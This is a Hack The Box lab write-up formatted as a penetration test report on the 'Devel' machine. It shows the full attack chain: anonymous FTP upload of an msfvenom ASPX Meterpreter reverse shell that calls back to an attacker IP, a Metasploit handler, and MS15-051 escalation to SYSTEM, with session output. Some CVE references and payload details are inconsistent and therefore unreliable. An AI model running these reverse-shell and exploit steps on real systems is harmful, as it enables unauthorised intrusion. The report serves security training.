

Hack The Box Penetration Test Report

Machine Name: HTB-Devel

Author: Prince.

Severity: Medium

Date: 1st June 2025

Table of Contents

- Executive Summary
- Risk Rating
- Methodology
- Target Information
- Reconnaissance
- Enumeration
- Exploitation
- Privilege Escalation
- Remediation Recommendation
- Conclusion
- Proof of Access

1. Executive Summary

A penetration test was performed on the Devel machine, which was found to be running a misconfigured Microsoft IIS 7.5 web server. The server allowed anonymous write access via FTP, enabling unauthenticated users to upload files to the web root. This vulnerability was exploited by uploading an ASP web shell, leading to remote code execution. Subsequently privilege escalation was achieved through exploitation of a known Windows kernel vulnerability, resulting in SYSTEM-level access.

2. Risk Rating

Vulnerability	Description	Likelihood	Impact	Risk Level	CVSS v3.1 Base Score	CVE(s)
Anonymous Write Access	IIS 7.5 was misconfigured to	High	High	High	9.8 (Critical)	CVE-2017-

Vulnerability	Description	Likelihood	Impact	Risk Level	CVSS v3.1 Base Score	CVE(s)
on IIS Web Server	allow unauthenticated write access to the web root via FTP.					7269 (related)
Remote Code Execution via ASP Web Shell	Attacker uploaded an ASP web shell through FTP and gained command execution via HTTP.	High	High	High	9.8 (Critical)	CVE-2017-7269 (context)
Privilege Escalation to SYSTEM	Weak local configurations (e.g., unquoted service paths or weak permissions) were used to escalate privileges.	Medium	High	Medium	7.8 (High)	CVE-2017-1701

3. Methodology

- **Reconnaissance:** An Nmap scan revealed two open ports: 21 (FTP) and 80 (HTTP). The FTP service allowed anonymous login with write permissions, and the HTTP service was running Microsoft IIS 7.5.
- **Enumeration:** Further investigation confirmed that files uploaded via FTP were accessible through the web server. This exposed a misconfiguration allowing an attacker to upload and execute an ASP web shell remotely.
- **Exploitation and Privilege Escalation:** An ASP web shell was uploaded via FTP, enabling remote code execution through the browser. Post-exploitation enumeration revealed weak system configurations, which were leveraged to escalate privileges to SYSTEM.
- **Conclusion:** The system was compromised through insecure FTP configuration and poor privilege management. All findings have been documented with appropriate remediation steps.

4. Target Information

- IP Address: 10.10.10.5
- Machine Name: HTB-Devel
- Operating System: Windows


5. Reconnaissance

Command Used:

```
sudo nmap -sCV -T4 10.10.10.5
```

Open Ports:

- 21/tcp - FTP (Microsoft ftpd)
- 80/tcp - HTTP (Microsoft IIS httpd 7.5)



```
[user@parrot]~[~/Desktop]
$ sudo /usr/bin/nmap -sCV -T4 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 07:37 UTC
Nmap scan report for 10.10.10.5
Host is up (0.40s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 02:06AM <DIR> aspnet_client
| 03-17-17 05:37PM 689 iisstart.htm
|_03-17-17 05:37PM 184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http     Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: /o:microsoft:windows
```

6. Enumeration

- The HTTP service on port 80 was accessed at:

```
http://10.10.10.5
```

The server was identified as Microsoft IIS 7.5, indicating a Windows-based environment hosting a default web page.

- An Nmap scan also revealed an FTP service running on port 21 with anonymous login enabled. A connection was successfully established using:

```
ftp 10.10.10.5
```

Authentication with anonymous credentials was accepted, and write permissions were confirmed by uploading a test file to the root directory.

- To assess the potential for remote code execution, an ASP web shell was uploaded via FTP and subsequently accessed through the web interface at:

```
http://10.10.10.5/payload.aspx
```

- The shell executed successfully, confirming that files uploaded through FTP were being served and executed by the IIS web server- indicating a serious misconfiguration.

7. Exploitation

Initial access was achieved by exploiting a misconfigured FTP service that allowed anonymous authentication with write permissions. This misconfiguration enabled the upload of an ASPX-based reverse shell to the web root directory, which was then executed via the HTTP service running on Microsoft IIS 7.5. This provided a low-privileged Meterpreter session on the target Windows machine.

Steps to Reproduce

- A reverse shell payload was generated using msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.13 LPORT=4444 -f aspx -o payload.aspx
```

- Connected to the target's FTP service using anonymous login and uploaded the payload:

```
ftp 10.10.10.5
Name: anonymous
Password: [press Enter]
put payload.aspx
```

- On the attacker machine, Metasploit was launched:

```
msfconsole
```

- The multi-handler module was used to listen for the reverse shell connection:

```
use exploit/multi/handler
```

- The payload was set to match the one generated earlier:

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

- Connection parameters were configured:

```
set LHOST 10.10.16.13
set LPORT 4444
```

- The uploaded payload was triggered by accessing it via the web interface:

```
http://10.10.10.5/payload.aspx
```

- A Meterpreter session was successfully established, granting initial low-privileged access to the Windows system.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 10.10.16.13:4444
[*] Sending stage (177734 bytes) to 10.10.10.5 (session 1) being established. The conn
[*] Meterpreter session 1 opened (10.10.16.13:4444 -> 10.10.10.5:49167) at 2025-
05-09 07:50:09 +0000

(Meterpreter 1)(c:\windows\system32\inetsrv) > sysinfo
Computer      : DEVEL
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x86
System Language : el_GR
Domain       : HTB
Logged On Users : 1
Meterpreter   : x86/windows
```

8. Privilege Escalation

After gaining low-privileged access through an ASP web shell, privilege escalation was achieved using the `ms15_051_client_copy_image` exploit - a vulnerability in the Windows kernel. The Metasploit Framework's local exploit suggerter identified the vulnerability, and a Meterpreter session was successfully escalated to SYSTEM privileges, granting full control of the target machine.

Steps to Reproduce

- The current Meterpreter session was backgrounded:

background

- The local exploit suggerter module was loaded to identify privilege escalation opportunities:

```
use post/multi/recon/local_exploit_suggester
```

- The active session was set:

```
set SESSION 1
```

- The module was executed to enumerate possible exploits:

```
run
```

- Based on the output, the following module was selected for privilege escalation:

```
use exploit/windows/local/ms15_051_client_copy_image
```

- The payload was configured:

```
set payload windows/meterpreter/reverse_tcp
```

- The connection parameters and session ID were set:

```
set LHOST 10.10.16.13  
set LPORT 4444  
set SESSION 1
```

- The exploit was executed:

```
exploit
```

- A new Meterpreter session was established with SYSTEM privileges, completing the privilege escalation process successfully.

View the full module info with the `info`, or `info -d` command.

```
[msf](Jobs:0 Agents:1) exploit(windows/local/ms15_051_client_copy_image) >> run
[*] Started reverse TCP handler on 10.10.16.13:4444
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching netsh to host the DLL...
[+] Process 3380 launched.
[*] Reflectively injecting the DLL into 3380...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.16.13:4444 -> 10.10.10.5:49170) at 2025-05-09 09:08:33 +0000

(Meterpreter 2)(c:\windows\system32\inetsrv) > getuid
Server username: NT AUTHORITY\SYSTEM
```

9. Remediation Recommendation

- Disable anonymous FTP access and enforce authentication with appropriate access controls. Limit write permissions strictly to authorised users.
- Restrict FTP access to non-web-accessible directories to prevent direct execution of uploaded files via the web server.
- Update the operating system and associated services, including Microsoft IIS, to address known local privileges escalation vulnerabilities such as CVE-2015-1701 (MS15-051).
- Implement input validation and execution controls to prevent arbitrary code execution through exposed web interfaces.
- Apply the Principle of Least Privilege (PoLP) across all user accounts and services to minimise the impact of potential compromises.
- Establish a routine schedule for vulnerability assessments, patch management, and system audits to proactively identify and remediate misconfigurations or outdated components.

10. Conclusion

The Devel machine was compromised through a misconfigured FTP service allowing anonymous access with write permissions. This weakness facilitated the upload and execution of a malicious ASPX reverse shell via the web server. Following initial access, a known local privilege escalation vulnerability (CVE-2015-1701) was exploited to obtain full SYSTEM-level access. This assessment highlights the critical importance of secure service configurations, restricted file upload capabilities, timely patching, and adherence to least privilege principles in maintaining a secure infrastructure.

11. Proof of Access (Flags Captured)

- **user.txt**

```
Mode                Size      Type Last modified          Name
-----
100666/rw-rw-rw-   282     fil  2017-03-17 14:17:51 +0000 desktop.ini
100444/r--r--r--    34     fil  2025-05-09 06:01:21 +0000 user.txt

(Meterpreter 2)(c:\Users\babis\Desktop) > cat user.txt
-----
[REDACTED]
```

- **root.txt**

```
Mode                Size      Type Last modified          Name
-----
100666/rw-rw-rw-   282     fil  2017-03-17 23:16:53 +0000 desktop.ini
100444/r--r--r--    34     fil  2025-05-09 06:01:21 +0000 root.txt

(Meterpreter 2)(c:\Users\Administrator\Desktop) > cat root.txt
-----
[REDACTED] Congratulations
```